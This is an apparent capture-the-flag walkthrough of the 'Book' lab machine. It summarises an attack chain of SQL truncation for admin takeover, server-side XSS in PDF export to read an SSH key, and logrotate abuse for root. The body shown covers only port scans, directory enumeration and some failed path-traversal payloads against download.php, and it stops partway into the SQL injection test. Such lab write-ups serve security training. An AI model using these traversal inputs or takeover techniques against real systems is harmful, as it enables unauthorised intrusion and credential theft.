Book
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Bookis aLinuxbox with aPHPweb library. Registration caps the email at 20 characters: an SQL truncation lets us re-registeradmin@book.htbwith our own password and take over the admin account. The panel exports toHTML: a server-side XSS in the dynamic PDF reads local files and hands usreader'sid_rsaforSSH. For root, acronrunslogrotateover logs we control: thelogrottenexploit (logrotate abuse) makes/bin/bashSUID.
Recon
Initial scan
ping -c 1 10.10.10.176
64 bytes from 10.10.10.176: icmp_seq=1 ttl=63 time=128 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
The UDP sweep of the 100 most common ports goes first and returns nothing:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.176 | grep -v 'no-response'
Completed UDP Scan at 21:10, 1.40s elapsed (100 total ports)
Host is up, received user-set (0.19s latency).
Not shown: 6 closed udp ports (port-unreach)
PORT        STATE       SERVICE     REASON

Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
The full TCP scan does leave two ports:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.176 -oG scan
Discovered open port 22/tcp on 10.10.10.176
Discovered open port 80/tcp on 10.10.10.176
Not shown: 36972 filtered tcp ports (no-response), 28561 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
The mix of filtered and closed (reset) is the signature of the --defeat-rst-ratelimit nmap applies at this speed: the host rate-limits its RSTs and some closed ports end up with no answer at all.
extractPorts scan
Extracting information ...
IP Address: 10.10.10.176
Open ports: 22,80

Ports copied to clipboard
nmap -p22,80 -sCV 10.10.10.176
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
The httponly flag not set on the session cookie is already worth noting: if an XSS turns up later, that cookie would be readable from JavaScript.
SSH and an Apache running a PHP app ("LIBRARY"). Having SSH open matters: if we get a private key, we have direct access.
HTTP - TCP 80: the library
We start by fingerprinting the stack before fuzzing anything:
whatweb http://10.10.10.176
http://10.10.10.176 [200 OK] Apache[2.4.29], Cookies[PHPSESSID], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.176], PasswordField[password], Script,
Title[LIBRARY - Read | Learn | Have Fun]
Wappalyzer adds the operating system and little else, which is exactly what is there: a PHP application with no detectable framework.

Web servers            Apache HTTP Server 2.4.29
Programming languages  PHP
Operating systems      Ubuntu
Font scripts           Font Awesome 5.7.2
CDN                    Cloudflare, cdnjs
The landing page's source hides nothing either: a CodePen template with both forms (sign-up and sign-in) on the same page, and not one usable comment.

<form action="" method="POST" name="myForm" onsubmit="return validateForm()">
<h1>Create Account</h1>
<input type="text" placeholder="Name" name="name"/>
<input type="email" placeholder="Email" name="email"/>
<input type="password" placeholder="Password" name="password"/>
<button>Sign Up</button>
</form>
The three field names (name, email, password) and that client-side validateForm() are what matter: every length check we are about to meet lives in the browser, not on the server.
PHP confirmed by the PHPSESSID cookie, so the route sweep runs with that extension (content discovery):
dirsearch -u http://10.10.10.176/ --exclude-status=404,403
[21:43:32] 301 -  312B  - /admin  ->  http://10.10.10.176/admin/
[21:43:33] 200 -    2KB - /admin/
[21:43:34] 200 -    2KB - /admin/index.php
[21:43:50] 302 -    0B  - /books.php  ->  index.php
[21:43:58] 200 -    0B  - /db.php
[21:44:00] 302 -    0B  - /download.php  ->  index.php
[21:44:04] 302 -    0B  - /feedback.php  ->  index.php
[21:44:28] 302 -    0B  - /profile.php  ->  index.php
[21:44:32] 302 -    0B  - /search.php  ->  index.php
[21:44:34] 302 -    0B  - /settings.php  ->  index.php
Almost everything returns 302 to index.php, the signature of an application that demands a session: the resources exist, they just bounce to the login. Two exceptions mark the path: /admin/ answers 200 and is a separate panel (another login, this time for the administrator), and /db.php returns 0B, meaning it exists and runs server-side without printing anything.

Before registering, we try the obvious. The box is called Book and the domain everywhere is book.htb, so the predictable administrator is admin@book.htb with a trivial password:



10.10.10.176 says
Nope!
A curt Nope!, without telling apart a missing user from a wrong password. We could brute-force, but the application lets us register, which is infinitely cheaper:


With the account created, we log in:

Inside there is a book library, a feedback form, "Contact Us", a collections upload and a user profile.
The three vectors that weren't
Before landing on the right path we test the three obvious suspicions, and they are worth showing because ruling things out properly is what steers the next step.
LFI on the download. download.php takes the file through the file parameter, so we try arbitrary read, first directly and then with traversals and obfuscation in case there is a naive filter:
file=/etc/passwd
file=../../../../etc/passwd
file=....//...://....//....//etc/passwd


All three return an empty page. No error, no leaked path, so the parameter does not concatenate into the filesystem: the download resolves against an internal identifier, not a path. Vector dropped.
SQLi on the search box. The Books → Search tab queries by name, a classic injection point:
